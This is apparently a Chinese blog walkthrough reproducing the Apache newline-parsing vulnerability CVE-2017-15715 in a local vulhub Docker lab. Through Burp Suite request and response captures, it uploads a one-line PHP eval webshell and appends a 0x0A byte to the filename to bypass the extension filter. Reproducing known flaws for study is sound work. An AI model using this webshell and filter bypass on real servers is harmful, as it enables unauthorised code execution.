

CVE-2017-15715Apache 换行解析漏洞复现

原创

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1.漏洞原理

此漏洞的出现是由于 apache 在修复第一个后缀名解析漏洞时, 用正则来匹配后缀。在解析 php 时 xxx.php\x0A 将被按照 php 后缀进行解析, 导致绕过一些服务器的安全策略。

2.靶机环境

靶机搭建环境: Ubuntu 18

3.搭建漏洞环境

(1)下载docker

```
curl -fsSL https://get.docker.com | bash -s docker --mirror Aliyun
```

(2)安装docker

```
apt install python-pip
pip install docker-compose
```

(3)下载解压

```
cd /opt
wget https://github.com/vulhub/vulhub/archive/master.zip
unzip master.zip
```

(4)创建靶机 CVE-2017-15715

```
cd /opt/vulhub-master/httpd/CVE-2017-15715
```

```
docker-compose build
```

```
docker-compose up -d
```

```
docker ps
```

4.开始测试

首先找到自己的IP地址，Ubuntu中可用ifconfig命令查Ubuntu看

```
q@ubuntu:~$ ifconfig
br-2df5526ced45: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
  inet6 fe80::42:37ff:fe33:660c prefixlen 64 scopeid 0x20<link>
  ether 02:42:37:33:66:0c txqueuelen 0 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 40 bytes 5126 (5.1 KB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

br-d007aa2f88f8: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
  inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
  ether 02:42:fc:02:14:05 txqueuelen 0 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 0 bytes 0 (0.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
  inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
  inet6 fe80::42:98ff:fe12:308b prefixlen 64 scopeid 0x20<link>
  ether 02:42:98:12:30:8b txqueuelen 0 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 2 bytes 196 (196.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
  inet6 fe80::e29d:fd7e:7d0:d71f prefixlen 64 scopeid 0x20<link>
  ether 00:0c:29:5e:bb:65 txqueuelen 1000 (Ethernet)
  RX packets 116593 bytes 167259649 (167.2 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 43882 bytes 3774151 (3.7 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 343 bytes 32594 (32.5 KB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 343 bytes 32594 (32.5 KB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

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然后在你所找到的ip后接上8080端口，例如：127.0.0.1:8080,访问进入我们搭建的测试界面

file: 未选择文件。

filename:

我们首先上传一个PHP文件，抓包测试一下



找到我们抓到的流量

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
68	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
69	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
70	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
71		OPTIONS	/api/get_notifications_count/								
72		OPTIONS	/api/userlines/								
73	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
74	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
75	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
76	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
77	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
78	http://192.168.113.1	POST			✓						
79	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		

环境地址: 网页url 传参方式

发送到重发器

79	http://detectportal.firefox.com	GET	/canonical.html	Scan	HTML	htm
				Do passive scan		

Request

```

1 POST / HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----
8 Content-Length: 388
9 Origin: http://
10 Connection: close
11 Referer: http://
12 Upgrade-Insecure-Requests: 1
13
14 -----49304852229992057283967637385
15 Content-Disposition: form-data; name="file"; filename="1.php"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); @eval($_POST['shell']);?>
19 -----49304852229992057283967637385
20 Content-Disposition: form-data; name="name"
21

```

- Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser > 67637385
- Engagement tools >
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Convert selection >
- Cut Ctrl+X
- Copy Ctrl+C

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尝试直接发送，发现返回bad file

Request

```

1 POST / HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
4 x64; rv:98.0) Gecko/20100101 Firefox/98.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0
7 .9,image/avif,image/webp,*/*;q=0.8
8 Accept-Language:
9 zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
10 en;q=0.2
11 Accept-Encoding: gzip, deflate
12 Content-Type: multipart/form-data;
13 boundary=-----493048522299920
14 57283967637385
15 Content-Length: 388
16 Origin:
17 Connection: close
18 Referer: htt
19 Upgrade-Insecure-Requests: 1
20
21 -----4930485222999205728396
22 7637385
23 Content-Disposition: form-data; name="file";
24 filename="1.php"
25 Content-Type: application/octet-stream
26
27 <?php phpinfo(); @eval($_POST['shell']);?>
28 -----4930485222999205728396
29 7637385
30 Content-Disposition: form-data; name="name"
31
32 evil.php
33 -----4930485222999205728396
34 7637385--

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 24 Mar 2022 12:22:05 GMT
3 Server: Apache/2.4.10 (Debian)
4 X-Powered-By: PHP/5.5.38
5 Content-Length: 8
6 Connection: close
7 Content-Type: text/html
8
9 bad file

```

Done

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我们要进行后缀绕过，在新版BurpSuite中将所输入字符十六进制HEX转换与以前不同，首先加一个空格，然后右边找到

Burp Suite Professional v2022.1.1 - Temporary Project - licensed to WuXiaoLearn

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn

Send Cancel [Left Arrow] [Right Arrow]

Target: http://192.168.50.75:8080 HTTP/1

Request

Pretty Raw Hex [Icons]

```

1 POST / HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
  en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----4930485222999205728396
  57283967637385
8 Content-Length: 388
9 Origin: http:
10 Connection: close
11 Referer: http:
12 Upgrade-Insecure-Requests: 1
13
14 -----4930485222999205728396
  7637385
15 Content-Disposition: form-data; name="file";
  filename="1.php"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); @eval($_POST['shell']);?>
19 -----4930485222999205728396
  7637385
20 Content-Disposition: form-data; name="name"
21
22 evil.php
23 -----4930485222999205728396
  7637385--
24

```

Response

Pretty Raw Hex Render [Icons]

```

1 HTTP/1.1 200 OK
2 Date: Thu, 24 Mar 2022 12:22:05 GMT
3 Server: Apache/2.4.10 (Debian)
4 X-Powered-By: PHP/5.5.38
5 Content-Length: 8
6 Connection: close
7 Content-Type: text/html
8
9 bad file

```

Inspector

Selection 1

Selected character

o

你输入的

Code Hex

4f

HEX转化结果

Cancel Apply changes

Request Attributes 确定 2

Request Query Parameters 0

Request Body Parameters 2

Request Cookies 0

Request Headers 11

Response Headers 6

Search... 0 matches Search... 0 matches

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我们把OA写进去

```

-----4930485222999205728396
7637385
Content-Disposition: form-data; name="file";
filename="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']);?>
-----4930485222999205728396
7637385
Content-Disposition: form-data; name="name"

evil.phpOA
-----4930485222999205728396
7637385--

```

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
我们这时再次发送，发现不返回bad file了，成功绕过

```

1 HTTP/1.1 200 OK
2 Date: Thu, 24 Mar 2022 12:44:36 GMT
3 Server: Apache/2.4.10 (Debian)
4 X-Powered-By: PHP/5.5.38
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html
8
9

```

接下来访问一下这个文件发现可以访问，说明已经传上去了



还可以到Ubuntu中进行漏洞的查看

```
docker ps
```

```
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# docker ps
CONTAINER ID   IMAGE                                COMMAND                                CREATED        STATUS
US            PORTS                                NAMES
2e3471536a2f  cve-2017-15715_apache               "apache2-foreground"                 2 hours ago   Up 2
hours        0.0.0.0:8080->80/tcp, :::8080->80/tcp  cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715#
```

进入/var/www/html文件夹内

```
sudo docker exec -it 2e3471536a2f /bin/bash
```

```
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# ifconfug
Command 'ifconfug' not found, did you mean:
  command 'ifconfig' from deb net-tools

<<Try: apt install <deb name>

root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# docker ps
CONTAINER ID   IMAGE                                COMMAND                                CREATED        STATUS
US            PORTS                                NAMES
2e3471536a2f   cve-2017-15715_apache               "apache2-foreground"                2 hours ago   Up 2
hours        0.0.0.0:8080->80/tcp, :::8080->80/tcp cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# sudo docker exec -it 2e3471
536a2f /bin/bash
root@2e3471536a2f:/var/www/html#
```

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查看

```
ls -lab
```

```
US            PORTS                                NAMES
2e3471536a2f   cve-2017-15715_apache               "apache2-foreground"                2 hours ago   Up 2
cc hours        0.0.0.0:8080->80/tcp, :::8080->80/tcp cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# sudo docker exec -it 2e3471
536a2f /bin/bash
root@2e3471536a2f:/var/www/html# ls -lab
total 20
pwwdrwxr-xr-x 1 www-data www-data 4096 Mar 24 12:44 .
drwxr-xr-x 1 root      root    4096 Aug 10  2016 ..
-rw-r--r-- 1 www-data www-data  42 Mar 24 12:44 evil.php0A
-rw-r--r-- 1 www-data www-data 636 Mar 10 18:02 index.php
root@2e3471536a2f:/var/www/html#
```

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